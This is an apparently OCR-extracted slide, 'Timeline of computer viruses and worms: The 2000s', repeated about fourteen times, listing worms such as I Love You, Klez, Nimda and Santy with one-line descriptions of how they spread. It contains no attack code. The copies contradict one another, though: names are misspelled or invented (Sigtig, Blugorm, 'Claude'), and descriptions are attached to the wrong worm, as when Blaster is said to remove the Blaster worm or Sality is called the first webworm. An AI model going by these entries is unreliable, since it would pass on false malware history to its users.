
The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Code Red** is a worm that infects IIS web servers running Windows 2000
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Blaster** tries to remove the blaster worm and patch Windows
- ▶ **Sigbot** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **Bolimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Code** is a mass-mailing worm affecting all versions of Windows
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Blaster** tries to remove the blaster worm and patch Windows
- ▶ **Sigbot** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **Bolimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Code** is a mass-mailing worm affecting all versions of Windows
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Blaster** is a worm that targets Microsoft's IIS and SQL services
- ▶ **Bagel** spreads by exploiting MS03-026 and MS03-039
- ▶ **Melissa** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Clix**
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sigbot** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **Bolimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Code Red** is a mass-mailing worm affecting all versions of Windows
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **SoBig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **Bolbot** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **CodeRed** is a mass-mailing worm affecting all versions of Windows
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Cabir** is a mobile phone computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **SQL Slammer** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **BlastDoor** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **CodeRed** is a mass-mailing worm affecting all versions of Windows
- ▶ **Blaster** is a worm that attacks Microsoft's MSN search engine
- ▶ **Worm.LoveLetter** is a worm that attaches itself to Microsoft Word documents
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Smile** is a metamorphic computer virus written in assembly
- ▶ Welchia tries to remove the blaster worm and patch Windows
- ▶ Sigtig spreads via email and Windows network shares
- ▶ Agobot spreads by exploiting MS03-026 and MS03-039
- ▶ Blaster spreads by exploiting a buffer overflow on DCOM RPC
- ▶ CodeRed is a mass-mailing worm affecting all versions of Windows
- ▶ Cabir is designed to infect mobile phones that run Symbian OS
- ▶ Santy is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ Welchia tries to remove the blaster worm and patch Windows
- ▶ Sisig spreads via email and Windows network shares
- ▶ Agobot spreads by exploiting MS03-026 and MS03-039
- ▶ Blaster spreads by exploiting a buffer overflow on DCOM RPC
- ▶ Sality is a mass-mailing worm affecting all versions of Windows
- ▶ Cabir is designed to infect mobile phones that run Symbian OS
- ▶ Sality is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ Welchia tries to remove the blaster worm and patch Windows
- ▶ Sigkeit spreads via email and Windows network shares
- ▶ Agobot spreads by exploiting MS03-026 and MS03-039
- ▶ Blaster spreads by exploiting a buffer overflow on DCOM RPC
- ▶ Sality is a mass-mailing worm affecting all versions of Windows
- ▶ Cabir is designed to infect mobile phones that run Symbian OS
- ▶ Santy is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **Blaubo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Cabir** is a mass-mailing worm affecting all versions of Windows
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS03-039
- ▶ **Blastma** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Claude** is a mass-mailing worm affecting all versions of Windows
- ▶ **Cabin** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Code Red II** spreads by exploiting MS03-026 and MS03-039
- ▶ **Blaster** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Cabir** is a mass-mailing worm affecting all versions of Windows
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ Agobot spreads by exploiting MS03-026 and MS05-039
- ▶ Blugorm spreads by exploiting a buffer overflow on DCOM RPC
- ▶ Sality is a mass-mailing worm affecting all versions of Windows
- ▶ Cabir is designed to infect mobile phones that run Symbian OS
- ▶ Sality is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
